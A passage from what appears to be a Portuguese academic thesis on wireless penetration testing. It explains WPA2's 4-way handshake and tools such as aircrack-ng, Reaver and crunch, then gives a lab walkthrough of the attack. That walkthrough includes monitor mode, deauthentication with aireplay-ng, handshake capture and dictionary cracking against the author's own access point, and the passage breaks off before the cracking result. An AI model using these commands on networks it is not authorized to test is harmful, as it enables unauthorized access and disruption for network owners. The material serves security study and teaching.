O WAP2 primeiramente gera a PMK a partir da PSK, esta chave será usada em conjunto com o ANonce (mensagem enviada pelo AP para começar uma conexão) para gerar a PTK que será dividida em três outras chaves, a KCK (usada para gerar a MIC[4]), a KEK (que é usada para encriptar dados trocados entre a estação e o AP) e a TEK (usada para encriptar o tráfego entre a estação e o AP durante toda a seção). As mensagens do *4-way-handshake* seguem a seguir:

- Mensagem 1: O AP envia o ANonce para a estação;
- Mensagem 2: A estação usa o ANonce e a PMK para gerar a PTK e envia o SNonce (que é um número único) e o MIC;
- Mensagem 3: O AP envia o MIC e A GTK;
- Mensagem 4: A estação envia um ACK e o MIC;

A figura 4 mostra o 4-way handshake:

[4] O MIC é um digest criptográfico utilizado para proporcionar a integridade das mensagens.



Figura 4: 4-way-handshake
Fonte: https://upload.wikimedia.org/wikipedia/commons/a/ac/4-way-handshake.svg

2.4 Ferramentas que serão utilizadas nos testes

Esta seção irá abordar algumas das ferramentas que serão usadas nos testes de invasão.

2.4.1 Suíte AIRCRACK-NG

A suíte AIRCRACK-NG é um software *open-source* composto de várias ferramentas diferentes usadas em linha de comando para auditoria redes 802.11. Aircrack-ng é um "*fork*" do projeto original AIRCRACK. Segundo (AiIRCRACK-NG, 2015), é um programa para quebra de senhas dos protocolos de segurança utilizado no padrão 802.11. Ele implementa diversos tipos de ataques, entre eles o FMS, KOREK, PTW e ataques usando dicionários. A suíte possui *sniffer* de pacotes, ferramentas de análise e funciona com qualquer placa de rede que tenha suporte a monitoramento. Esta suíte funciona na plataforma Linux e possui algumas versões com recursos limitados para outros sistemas como Android e Windows.

A seguir serão descritas algumas ferramentas desta suíte que serão utilizadas neste trabalho.

2.4.1.1 AIRMON-NG

É um *script* que pode ser usado para ativar ou desativar o modo de monitor em interfaces sem fio. Está ferramenta responde com algumas informações sobre o adaptador sem fio, incluindo o chipset e controlador e eventuais processos que podem ser prejudiciais no uso de ferramentas da suíte. (AIRCRACK_NG, 2015)

2.4.1.2 AIRODUMP-NG

O AIRODUMP-NG é usado para captura de quadros 802.11 e também para a captura de IVs WEP. Este *script* exibe todos os APs dentro do alcance do dispositivo de rede, e informa o BSSID (endereço MAC), o número de "*flags*", o número de pacotes de dados, o canal, a velocidade, o método de codificação, o tipo de cifra utilizado, o método de autenticação utilizado e o ESSID (nome do AP). Se um receptor GPS estiver conectado ao computador, ele é capaz de registrar as coordenadas dos pontos de acesso encontrados. O AIRODUMP-NG pode criar vários arquivos contendo os detalhes de todos os pontos de acesso e clientes atendidos. (AIRCRACK_NG, 2015)

2.4.1.3 AIREPLAY-NG

Aireplay-ng é uma ferramenta que pode ser utilizada para gerar ou acelerar o tráfego no AP. Existem diferentes ataques que podem: desautenticar o cliente com a finalidade de capturar dados de *handshake* WPA, autenticações falsas, *replay* interativo de pacotes, criação manual de pacotes ARP *request* e reinjeção de ARP *request*. AIREPLAY-NG pode obter pacotes a partir de duas fontes: A transmissão em tempo real de pacotes ou um arquivo PCAP pré-capturado. O arquivo PCAP é um tipo de arquivo padrão associado com ferramentas de captura de pacotes como *libpcap* e *winpcap*. O WIRESHARK e o TCPDUMP trabalham com arquivos PCAP. (AIRCRACK_NG, 2015)

2.4.1.4 AIRDECAP-NG

O AIRDECAP-NG permite descriptografar o tráfego sem fio, uma vez quebrada a chave e ver tudo o que está trafegando na rede do AP (a chave é usada para o acesso e para a criptografia). (AIRCRACK_NG, 2015)

2.4.1.5 PACKETFORGE-NG

O PACKETFORGE-NG é usado para criar pacotes encriptados que podem ser utilizados para injeção em APs. Podem ser criados vários tipos de pacotes, tais como solicitações de ARP, UDP, ICMP e pacotes personalizados. O uso mais comum é a criação de requisições ARP para injeção. (AIRCRACK_NG, 2015)

2.4.1.6 TKIPTUN-NG

É uma ferramenta criada por Martin Beck e Erik Tews membros da equipe AIRCRACK-NG, e que é capaz de injetar alguns quadros em uma rede WPA/TKIP. (AIRCRACK_NG, 2015)

2.4.1.7 AIRCRACK-NG

O AIRCRACK-NG é usado para quebra de senhas, sendo capaz de usar variadas técnicas para quebrar o WEP e ataques de dicionário para WPA e WPA2. O AIRCRACK pode quebrar senhas que usam o protocolo WEP desde que tenha um número suficiente de IVs capturados. É usado dois métodos para quebrar a chave WEP: O método PTW (Pyshkin, Tews, Weinmann) que é o padrão, que é o método mais rápido, mas que funciona somente com chaves de 40 e 104 bits. E o segundo método que é o FMS/KOREK que incorpora métodos estatísticos com força bruta para

descobrir a chave WEP. Para a quebra do protocolo WPA é usado dicionários após a captura do 4-way-handshake. (AIRCRACK_NG, 2015)

2.4.2 Outras ferramentas

Nesta seção serão descritas algumas das ferramentas que serão usadas nos testes práticos

2.4.2.1 KALI LINUX

Kali Linux é um projeto open source baseado na distribuição Linux Debian Wheezy e mantido pela Ofensive Security, que vem pré-instalado com centenas de programas para pentest e análise forense. O Kali Linux pode rodar nativamente quando instalado no disco rígido de um computador, pode ser iniciado a partir de um *live* CD ou *live* USB, e também pode ser executado em uma máquina virtual. Ele é o sucessor do BACKTRACK.

2.4.2.2 CRUNCH

É um gerador de dicionários, usados em ataques do tipo "força bruta", onde várias combinações de letras, números e caracteres especiais são testadas na tentativa de se descobrir a senha de uma determinada estação ou ponto de acesso. (PRITCHETT, 2013).

2.4.2.3 JOHN THE RIPPER

É um programa multiplataforma, disponível em sistemas Unix-like, Windows e outros. É desenvolvido pelo projeto OpenWall. Usado para ataques de "força bruta" que possui quatro modos de operação:

- **Modo *Single Crack*:** Este é o modo padrão utilizado pelo programa. Ele utiliza várias regras de *mangling*, como o nome completo do usuário e seu diretório home para tentar descobrir qual é a senha (este programa também usado para ataques a senhas de sistemas). Este modo é muito mais rápido que o modo com dicionários. (OPENWALL,2015).
- **Modo *WordList* (Dicionário):** Este método usa dicionários para encontrar senhas, e o modo mais simples suportado pelo JOHN. Para utilizá-lo é especificado um dicionário e, também podem ser utilizados conjuntos de regras para fazer combinações das palavras que se encontram na lista especificada. O dicionário padrão utilizado pelo programa é definido no arquivo *"john.conf"*. (OPENWALL,2015).
- **Modo Incremental:** Neste modo são testadas todas as combinações possíveis de caracteres para tentar quebrar a senha cifrada. Dada a grande quantidade de combinações possíveis, podem-se definir alguns parâmetros como tamanho da senha ou conjunto de caracteres utilizados. Os parâmetros para este modo são definidos no arquivo "john.conf". (OPENWALL,2015).
- **Modo *External*:** Este é o modo mais complexo do programa. Ele permite definir regras próprias para o JOHN, no arquivo de configuração do programa. Ao ser especificado este modo, o programa vai pré processar as funções criadas e utilizá-las. (OPENWALL,2015).

O JOHN é utilizado para quebrar vários tipos de algoritmos de *hash*. Ele consegue identificar automaticamente qual é o algoritmo de criptografia que foi utilizado para cifrar as senhas presentes no arquivo indicado, e também pode ser usado com programas como o AIRCRACK, enviado à saída padrão para o programa desejado. É possível utilizar vários processadores ou um cluster de máquinas para acelerar o processo de descoberta de senha. Além da quebra de senhas, o JOHN possui alguns outros módulos, entre eles um módulo que faz uma monitoração proativa das senhas do sistema, impedindo que usuários utilizem senhas fracas, podendo ser especificadas regras para senhas.

2.4.2.4 MDK3

O MDK3 é uma ferramenta para redes sem fio é muito versátil e contém um grande número de opções que se aproveitam de várias deficiências no protocolo 802.11. Dentre as opções, incluem: executar ataques DoS, enviando vários pacotes de autenticação ou desautenticação. Possui uma opção para testar uma variedade de conhecidos endereços MAC para autenticar em uma rede alterando dinamicamente o período de tempo limite. (PRITCHETT, 2013).

2.4.2.5 REAVER

O REAVER é um programa que executa um ataque de força bruta contra o protocolo *WiFi Protected Setup* (WPS) no chamado número de PIN [5]de um AP. Uma vez que o PIN WPS for encontrado, o AP irá fornecer sua configuração sem fio atual (incluindo o WPA PSK), e também aceitar uma nova configuração.

O Reaver tenta "adivinhar" o número PIN de 8 dígitos do AP. Uma vez que os números PIN são todos numéricos, há 10 ^ 8 (100.000.000) valores possíveis para qualquer número PIN dado. No entanto, como o último dígito do PIN é um valor de soma de verificação que pode ser calculado com base nos sete dígitos anteriores, o tamanho da chave é reduzido para 10 ^ 7 (10,000,000) valores possíveis. O tamanho da chave é ainda mais reduzido devido ao fato de que o protocolo de autenticação WPS corta o PIN ao meio, e cada metade valida individualmente. Isso significa que existem 10 ^ 4 (10.000) valores possíveis para a primeira metade do PIN, e 10 ^ 3 (1000) valores possíveis para a segunda metade do PIN. O Reaver primeiramente faz um ataque de força bruta na primeira metade do PIN e, em seguida, a segunda metade, o que significa a chave WPS pode ser esgotada em 11 mil tentativas. A velocidade com que Reaver pode testar números de pinos é inteiramente limitada pela velocidade com que a AP pode processar pedidos WPS.

2.5 Quadro Beacon

[5] Número de oito dígitos que é configurado no AP para acesso de estação ou recebimento de nova configuração.

São quadros enviados regularmente pelo ponto de acesso para a rede, com o objetivo de divulgar a rede (SSID) e algumas características do ponto de acesso, como os canais suportados por ele, taxas suportadas, tipo de rede, detalhes de criptografia (se usada) e tecnologia que usa na camada física. Normalmente um pacote *beacon* é enviado a cada 100 ms, mas isto pode ser alterado. (WIKIPEDIA, 2015)

2.6 Protocolo EAPOL

Extensible Authentication Protocol (EAP) over LAN (EAPoL) é um protocolo de autenticação baseado em portas usado em redes wireless e no padrão 802.1x. Em redes 802.11 possui dois principais componentes: o suplicante, que é a estação que faz a requisição de conexão com a LAN, e o autenticador, o AP que controla o acesso físico à rede. O EAPOL possui cinco tipos de mensagens:

- **EAPOL-*Start*:** Ao enviar a mensagem EAPOL-Start a um grupo *multicast*, o suplicante pode descobrir se há algum autenticador presente, descobrindo assim, o MAC do AP.
- **EAPOL-*Key*:** Este tipo de mensagem, o autenticador envia chaves de criptografia para o suplicante, uma vez que o suplicante é aceito na rede.
- **EAPOL-*Packet*:** Este quadro EAPOL é usado para enviar mensagens EAP atuais. É simplesmente um contêiner para enviar mensagem EAP através de LAN.
- **EAPOL-*Logoff*:** Esta mensagem indica que o Suplicante deseja ser desconectado da rede. (KNOWLEDGE BASE, 2015)

A figura 5 ilustra o formato do quadro EAPOL:



Figura 5: Quadro EAPOL.
Disponível em: flylib.com/books/2/519/1/html/2/images/0596100523/figs/wireless802dot112_0607.gif

2. TESTES PRATICOS

Neste capítulo serão realizados os testes de invasão a redes sem fio 802.11. Serão abordadas algumas ferramentas disponíveis na distribuição KALI LINUX e métodos de uso e integração destas ferramentas.

3.1 Descrição do cenário

O cenário foi montado pensando em um local onde todos os dispositivos estivessem próximos e que houvessem estações para gerar tráfego e, conectadas ao AP pudessem gerar dados necessários para a captura durante a execução dos testes. Foi escolhido um AP que desse suporte a todos os protocolos usados nos testes. Uma máquina virtual foi montada com o sistema KALI LINUX a fim de se obter todas as ferramentas necessárias para realizar os testes e uma placa de rede própria para os ataques foi escolhida para se realizar os ataques.

O cenário será composto por:

- AP 3com WL-602 (onde serão feitos todos os ataques) o ESSID do AP será: aptcc;
- 2 dispositivos móveis usados para gerar tráfego e usados como estações no AP;
- O computador atacante será uma maquina virtual (montada no virtualbox) com o sistema operacional KALI LINUX, com 4 GB de memória principal e usará 3 núcleos do processador i5-3570k;
- A placa de rede do atacante será um dispositivo USB TP-Link TL-WN722N;

A figura 6 ilustra o cenário:

Figura 6: Cenário dos testes.
Fonte: Acervo pessoal.

3.2 Comandos básicos

Primeiramente pode-se verificar qual o dispositivo *wifi* usado na máquina:

dmesg | grep phy ou airmon-ng

```
root@kali:~# dmesg | grep phy
[    0.000000] e820: BIOS-provided physical RAM map:
[  651.946877] ieee80211 phy0: Atheros AR9271 Rev:1
root@kali:~# airmon-ng

Interface       Chipset         Driver

wlan0           Atheros AR9271  ath9k - [phy0]
```

Figura 7: Comandos para visualização da placa de rede.
Fonte: Acervo pessoal.

Observe que o comando AIRMON-NG executado na figura 7, já mostra a interface que o dispositivo está montado e qual o chipset e o driver usado pelo dispositivo. Um ponto muito importante para o funcionamento das diversas ferramentas de ataque é que o driver usado seja de máxima compatibilidade com o chipset, ou seja, drivers genéricos pioram o desempenho das ferramentas.

3.2.1 Comando IWCONFIG

O IWCONFIG mostra algumas informações da interface *wifi* e também sobre o AP que o dispositivo está conectado. Ele pode ser usado para setar o dispositivo em modo promíscuo e modo monitor, trabalhar em um canal específico, e criar interfaces virtuais. A figura 8 mostra a tela gerada pelo comando IWCONFIG:

```
wlan0     IEEE 802.11bgn  ESSID:"aptcc"
          Mode:Managed  Frequency:2.462 GHz  Access Point: 00:22:57:21:2A:AA
          Bit Rate=150 Mb/s   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=70/70  Signal level=-26 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:10   Missed beacon:0
```

Figura 8: Comandos iwconfig.
Fonte: Acervo pessoal.

3.2.2 IWLIST

O comando IWLIST possibilita listar todas as redes encontradas e também filtrar as informações que se deseja. A figura 9 mostra o IWLIST usado na interface wlan0 e escaneando todas as informações das redes com o comando “SCAN”. O comando “| head -11” foi usado para mostrar somente as 11 primeiras linhas do comando.

```
root@kali:~# iwlist wlan0 scan | head -11
wlan0     Scan completed :
          Cell 01 - Address: 00:22:57:21:2A:AA
                    Channel:11
                    Frequency:2.462 GHz (Channel 11)
                    Quality=70/70  Signal level=-27 dBm
                    Encryption key:on
                    ESSID:"aptcc"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 9 Mb/s
                              18 Mb/s; 36 Mb/s; 54 Mb/s
                    Bit Rates:6 Mb/s; 12 Mb/s; 24 Mb/s; 48 Mb/s
                    Mode:Master
```

Figura 9: Comandos iwlist.
Fonte: Acervo pessoal.

Usando o comando “SCAN” sem filtros as informações sobre qual tipo de criptografia usada também serão mostradas como mostra a figura 10:

```
IE: IEEE 802.11i/WPA2 Version 1
    Group Cipher : CCMP
    Pairwise Ciphers (1) : CCMP
    Authentication Suites (1) : PSK
```

Figura 10: Comando scan.
Fonte: Acervo pessoal.

Observe que com estes comandos nos mostram várias informações sobre o AP, entre elas podemos citar:

- O endereço MAC do AP;
- O canal;
- A frequência (que através dos dois "*bit rates*" observamos que o dispositivo trabalha com duas antenas e, com a taxa que cada uma é capaz de trabalhar, podemos deduzir que se trata de um dispositivo 802.11b/g/n;
- A qualidade do sinal;
- Se a encriptação está ativada;
- Tipo de criptografia usada;

3.3 Visualizando o *4-way-handshake* com o WIRESHARK

Com o WIRESHARK podemos setar para capturar todos os pacotes da interface wlan0, e visualizarmos como funciona quando nos conectamos em um AP. A figura 11 mostra o *4-way-handshake*, e as diversas informações que são obtidas de cada quadro:



Figura 11: Captura do 4-way-handshake com o wireshark.
Fonte: Acervo pessoal.

Podemos observar que o *4-way-handshake* funciona exatamente da maneira descrita no capítulo WPA2. A figura 11 mostra o AP enviando a primeira mensagem, a estação respondendo já com o MIC, a resposta do AP e o *ack* da estação. As demais informações são sobre endereço IP, DNS, etc.

3.4 AIRMON-NG

Como já vimos, usando somente o comando AIRMON-NG ele mostrará informações do dispositivo. Para iniciar a placa em modo monitor teremos que usar o comando "***airmon-ng start <interface>***". A figura 12 mostra um exemplo da tela exibida após este comando.

```
root@kali:~# airmon-ng start wlan0


Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2397    NetworkManager
3349    wpa_supplicant
4434    dhclient
Process with PID 4434 (dhclient) is running on interface wlan0


Interface       Chipset         Driver

wlan0           Atheros AR9271  ath9k - [phy0]
                                (monitor mode enabled on mon0)
```

Figura 12: Comando airmon-ng.
Fonte: Acervo pessoal

Observe-se que são mostrados alguns processos que poderão atrapalhar no uso da suite AIRCRACK, para melhor funcionamento das ferramentas, é recomendado excluir estes processos. Junto com as informações dos dispositivos, consta que foi criado uma interface virtual em modo monitor denominada mon0, está interface é onde serão capturadas os pacotes.

3.5 AIRODUMP-NG

Para visualizarmos informações sobre as redes pode-se rodar o comando "***airodump-ng mon0***". A figura 13 mostra o resultado do comando:

```
CH  4 ][ Elapsed: 24 s ][ 2015-05-23 16:50

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

D8:5D:4C:9B:EF:3F   -1        0        1    0   4  -1   WPA              <length:  0>
00:22:57:21:2A:AA  -40        3        0    0  11  54e  WPA2 CCMP   PSK  aptcc
08:3E:0C:8B:43:80  -69        4        0    0  11  54e  WPA2 CCMP   PSK  net virtua 167 ap 102
1C:AF:F7:5B:A6:14  -74        2        0    0   6  54e. WPA  TKIP   PSK  ap201
E2:67:C3:A1:69:F1  -79        1        0    0   5  54e  WPA2 CCMP   PSK  ratimbum
C0:A0:BB:7C:8B:71  -79        1        0    0   9  54e  WPA2 CCMP   PSK  GVT-8B71
9E:2A:CA:B2:2C:CB  -80        4        0    0  11  54e  WPA2 CCMP   PSK  GVT-3DF7
64:66:B3:73:6E:B6  -83        4        0    0  11  54e. WPA2 CCMP   PSK  JOEL-PC_Network
F4:EC:38:BA:53:7E  -87        1        0    0   8  54e. WPA2 CCMP   PSK  Gautier

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

D8:5D:4C:9B:EF:3F  78:52:1A:8B:45:35  -78    0 - 1      0        2
00:22:57:21:2A:AA  E8:DE:27:12:97:8D    0    0 - 0      0       42  aptcc
```

Figura 13: Tela do comando airodump-ng.
Fonte: Acervo pessoal.

As informações obtidas com este comando são:

- **BSSID:** Número MAC do dispositivo;
- **PWR:** Intensidade do sinal captado pelo dispositivo wifi (quanto menor melhor);
- **Beacons:** Número de pacotes beacons que o AP enviou;
- **#Data:** Número de pacotes de dados capturados (se utilizar criptografia WEP, contagem de IVs), incluindo os pacotes de transmissão de dados;
- **#/s:** Número de pacotes de dados por segundo capturados nos últimos 10 segundos;
- **CH:** Número do canal que está sendo utilizado no momento;
- **MB:** Velocidade máxima suportada pelo AP. Se MB = 11, é 802.11b e MB=54 é 802.11g/n. O ponto (após 54) indica que um preâmbulo curto é suportado. O "e" que vem a seguir o valor da velocidade MB indica se a rede tem QoS habilitado.
- **ENC:** Algoritmo de criptografia que está sendo usado. OPN = sem criptografia, "WEP?" = WEP ou superior (não há dados suficientes para escolher entre WEP e WPA / WPA2), WEP (sem o ponto de interrogação) indica WEP estático ou dinâmico, e WPA ou WPA2 se TKIP ou CCMP estão presentes.
- **CIPHER:** A cifra detectada. TKIP é tipicamente usado com WPA e CCMP é tipicamente usado com WPA2.
- **AUTH:** O protocolo de autenticação usado.

- **ESSID:** Mostra o nome da rede sem fio. O chamado "SSID", que pode estar vazia se SSID oculto é ativado. Neste caso o airodump-ng tentará recuperar o SSID a partir dos probe request e probe response. Neste caso, podemos ver que a primeira rede sem fio mostrada está oculta;

A segunda tabela exibida na figura 13 mostra algumas informações das estações:

- **BSSID:** Endereço MAC do AP que a estação está conectada;
- **STATION**: Endereço MAC da estação
- **PWR:** Intensidade do sinal da interface monitor até a estação mostrada;
- **Rate:** Taxa da estação;
- **Lost:** O número de pacotes de dados perdido durante os últimos 10 segundos da estação;
- **Packets:** O número de pacotes de dados enviados pela estação;
- **Probe:** ESSID do AP que a estação está conectada;[´

Com o AIRODUMP-NG é possível fazer vários filtros, como pelo MAC, canal, escrever os dados capturados em arquivos. Alguns destes filtros serão mostrados nos testes adiante.

3.6 Descobrindo ESSID oculto

Quando é configurado em um AP para não transmitir o ESSID está informação é oculta nos pacotes *beacons*. Só é possível descobrir o ESSID através dos "*probe request*" enviados pelas estações, e do "*probe response*" transmitido pelo AP. Observe a figura 14:

```
CH 11 ][ Elapsed: 44 s ][ 2015-05-26 00:19
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
00:22:57:21:2A:AA  -42 100      447       39    0  11  54e  WPA2 CCMP   PSK  <length:  0>
BSSID              STATION            PWR   Rate    Lost    Frames  Probe
00:22:57:21:2A:AA  28:CC:01:71:41:72  -57    0e- 0      0       41
```

Figura 14: ESSID oculto.
Fonte: Arquivo pessoal.

Observe que existe uma estação conectada ao AP que está com o ESSID oculto. Se enviarmos uma mensagem para desautenticar esta estação, o programa AIRODUMP-NG irá automaticamente capturar o *probe request* da estação e mostrar. Também

podemos esperar que depois de um certo tempo ele capture algum *probe response* e mostre no respectivo campo. Veja a figura 15:



Figura 15: Mostrando o ESSID.
Fonte: Acervo Pessoal

O comando usado acima pode ser descrito da seguinte maneira:

- **-0:** Mensagem enviada para o AP de desautenticação;
- **10:** Número de mensagens que serão enviadas;
- **-a:** MAC do AP;
- **-b:** MAC da estação;
- **mon0:** Interface que irá ser enviada a mensagem;

Observe que depois que a estação foi desautenticada o ESSID foi revelado, junto com ele o *handshake* que será utilizado adiante neste trabalho. A opção "-0" faz com que a estação seja desautenticada do AP, e quando ela tenta se conectar novamente o programa "Airodump-ng" captura o 4-way-handshake.

3.7 WPA2

Nesta seção serão abordados ataques ao protocolo padrão atualmente, o WPA2. Irá ser exemplificado como capturar o *4-way-handshake* para ser gravado em um arquivo. Serão utilizados geradores de dicionários e programas que possuem algoritmos para o uso de combinações de palavras em dicionários e geradores de caracteres.

3.7.1 Gerando dicionários com o CRUNCH

A sintaxe básica para o CRUNCH:

crunch <min> <max> <caracteres_utilizados> -t <padrão> -o <arquivo_de_saída>

O comando acima representa as seguintes informações:

- **Min:** O comprimento mínimo de senha.
- **Max:** O comprimento máximo de senha.
- **caracteres_utilizados:** O conjunto de caracteres que serão utilizados.
- **-t <padrão>:** O padrão especificado das senhas geradas. Por exemplo, se uma parte da senha do AP é "maria", e que a outra parte é um conjunto de quatro números, pode-se usar o comando "***crunch 9 9 1234567890 -t maria@@@@ -o <arquivo>***", que ele irá gerar todas as combinações numéricas possíveis nos quatro caracteres restantes depois da palavra "maria".
- **-o <arquivo_de_saída>:** Este é o arquivo que o dicionário será escrito.

Exemplos:

Para gerar um dicionário com todas as possibilidades que tenha entre 5 e 8 caracteres e escrever em um arquivo denominado "senhas.txt":

crunch 5 8 -o senhas.txt

Gerar um dicionário com todas as combinações numéricas possíveis de 8 caracteres:

crunch 8 8 1234567890 -o senhas.txt

Dicionário utilizando algum padrão especificado de 8 caracteres:

crunch 8 8 -t @@@@@123 -o senhas.txt

É possível gerar listas complexas com o CRUNCH a partir do arquivo "/usr/share/rainbowcrack/charset.txt". Também é possível usar o CRUNCH diretamente com o AIRCRACK-NG utilizando um pipe para separar os comandos, desta forma não é necessário gerar arquivos, uma vez que dependendo do número de caracteres da senha e o tipo usado pode gerar dicionários que ocupam muito espaço, como no caso do primeiro exemplo, que iria gera um arquivo com mais de 1TB de tamanho. Outro

gerador de dicionários que será usado é o JOHN THE RIPPER, que será mostrado alguns exemplos em ataques usando o AIRCRACK-NG.

3.7.2 Passo a passo para capturar o *handshake*

Depois de colocar a interface em modo monitor e encerrarmos todos os processos que podem interferir no andamento do ataque, executaremos o "airodump-ng" com a seguinte sintaxe:

airodump-ng –bssid 00:22:57:21:2A:AA -c 11 -w aptcc mon0

Onde:

- **--bssid:** Número MAC do AP alvo;
- **-c 11:** Canal que o AP está usando;
- **-w:** arquivo onde o programa irá escrever as informações capturadas;
- **mon0:** interface utilizada para capturar as informações;

Este comando irá filtrar somente o trafego do AP destinado à realização deste trabalho. Como podemos ver na figura 16 o que foi mostrado após o comando:

```
CH 11 ][ Elapsed: 7 mins ][ 2015-05-26 01:20
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
00:22:57:21:2A:AA  -32  96     4112      369    0  11  54e  WPA2 CCMP   PSK  aptcc
BSSID              STATION            PWR   Rate    Lost    Frames  Probe
00:22:57:21:2A:AA  28:CC:01:71:41:72  -61    0e- 0      0      438
```

Figura 16: Filtrando APs com airodump.
Fonte: Acervo pessoal.

Se enviarmos uma mensagem para desautenticar a estação conectada ao AP poderemos capturar o *handshake*. O comando para desautenticar pode ser o mesmo mostrado no exemplo "mostrar ESSID oculto". A sintaxe é a seguinte:

aireplay-ng -0 10 -a 00:22:57:21:2A:AA -b 28:CC:01:71:41:73 mon0

Se o AIRODUMP-NG conseguir capturar o *handshake*, ele irá mostrar no canto superior direito da tabela, como mostra figura 17:

Figura 17: Captura do 4-way-handshake mostrado no airodump-ng.
Fonte: Acervo pessoal.

As informações obtidas do *handshake* estarão no arquivo que foi indicado no AIRODUMP-NG, que no caso é: “aptcc-01.cap” (o programa numera os arquivos e coloca a extensão).

3.7.3 Usando o AIRCRACK-NG com dicionário

Após capturarmos o *handshake* e escrevermos os dados em um arquivo, podemos usar um dicionário para tentarmos quebrar a senha do AP. O comando possui a seguinte sintaxe:

aircrack-ng aptcc-01.cap -w dicionario.txt

Onde:

- **aptcc-01.cap:** arquivo contendo as informações do handshake escrito pelo airodump-ng;
- **-w:** Arquivo com o dicionário usado;

Se o dicionário contiver a senha, será exibida a seguinte tela como mostra a figura 18:

